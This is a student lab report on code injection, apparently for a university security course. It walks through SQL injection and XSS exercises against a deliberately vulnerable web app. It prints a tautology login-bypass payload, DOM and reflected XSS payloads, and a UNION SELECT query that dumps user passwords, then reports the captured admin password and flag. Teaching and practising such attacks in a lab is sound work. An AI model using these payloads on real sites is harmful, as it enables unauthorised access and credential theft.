



Assignment 3 Report

Code Injection Attacks on the Web

Fragkogiannis Georgios 2019030039

Evangelos Athanasakis 2019030118

Tasks

The tasks 1,2,3 were done on local host site but have also been checked on the remote server


1) "Bypass the initial login page using an SQL injection payload and login as "user""

For this step, we need to bypass the login page using an SQL injection payload. To do so, we used the tautologies technique. More specifically, at the user login page by entering the string "user' or 1=1 --" in the password section we can bypass the password check by creating a query (1=1) that always evaluates to true:

```
SELECT * FROM users WHERE username = 'user' AND (password = 'user' OR 1=1)
```

```
query = f"SELECT * FROM users WHERE username = 'user' AND  
password = '{password}'"
```



2) "Identify and exploit the DOM-XSS vulnerability"



In the javascript file (greet.js) we noticed that we fetch the user's username from the url. Thus, by adding a script in the url, in the position where the username would normally be, we can enter the script in the html file. That's how our script will run.

Referenced URL:

http://127.0.0.1:8080/dashboard#user"<script>alert('ATHANASAKIS_FRAGKOGIANNIS_HERE');</script>"

3) "Identify and exploit the reflected XSS vulnerability"

In this scenario we inject a script directly into the html file through the search box:

```
<div class="input_panel" id="login_panel">
  <span id="input_panel_title">Search for an Item</span>
  <form method="POST" action="/search">
    <input type="text" name="item_name" placeholder="Enter Name for Search:">
    <button type="submit" value="Submit">Search</button>
  </form>
  {% if results %}
```

The "item_name" variable becomes our input (our script) and so we can use this exploit to run our code on the client's side.

- 4) "Misuse the item search functionality to retrieve data from the "users" DB table and acquire the admin's password."

Search for an Item

Enter Name for Search:

Search

	Name	Category	Price
1	superadmin		\$thisIsUncrackable\$

By entering the following script in the search box at the <http://139.91.71.5:11337/search>:

```
<script>
```

```
' UNION SELECT id, username, password FROM users WHERE ID--
```

```
</script>
```

We make an SQL Injection UNION attack. The query we end up making will be the union of two tables of three columns each, one of which will be empty (the item search will not find a corresponding item) and the other one will provide all the ids, usernames and password that exist in the users database.

```
81
82     query = f"SELECT name,category,price FROM items WHERE name = '{name}'"
83     # print(query)
84     # Get a connection to the database
```

The final query will actually be:

```
SELECT name,category,price FROM items WHERE name ='' UNION SELECT id,
username, password FROM users
```

5) "Login in as the administrator and fetch the secret flag."

Since we acquired the superadmin password (\$thisIsUncrackable\$) in step 4, we enter the administrator login page "<http://139.91.71.5:11337/admin>" and we use the password. After the login, we retrieved the secret flag:

Congrats, here's your flag:

TUC{26ca43a55425218e91883aff9e5d6bd58ed9ea49f7a26aed492382450eef213d}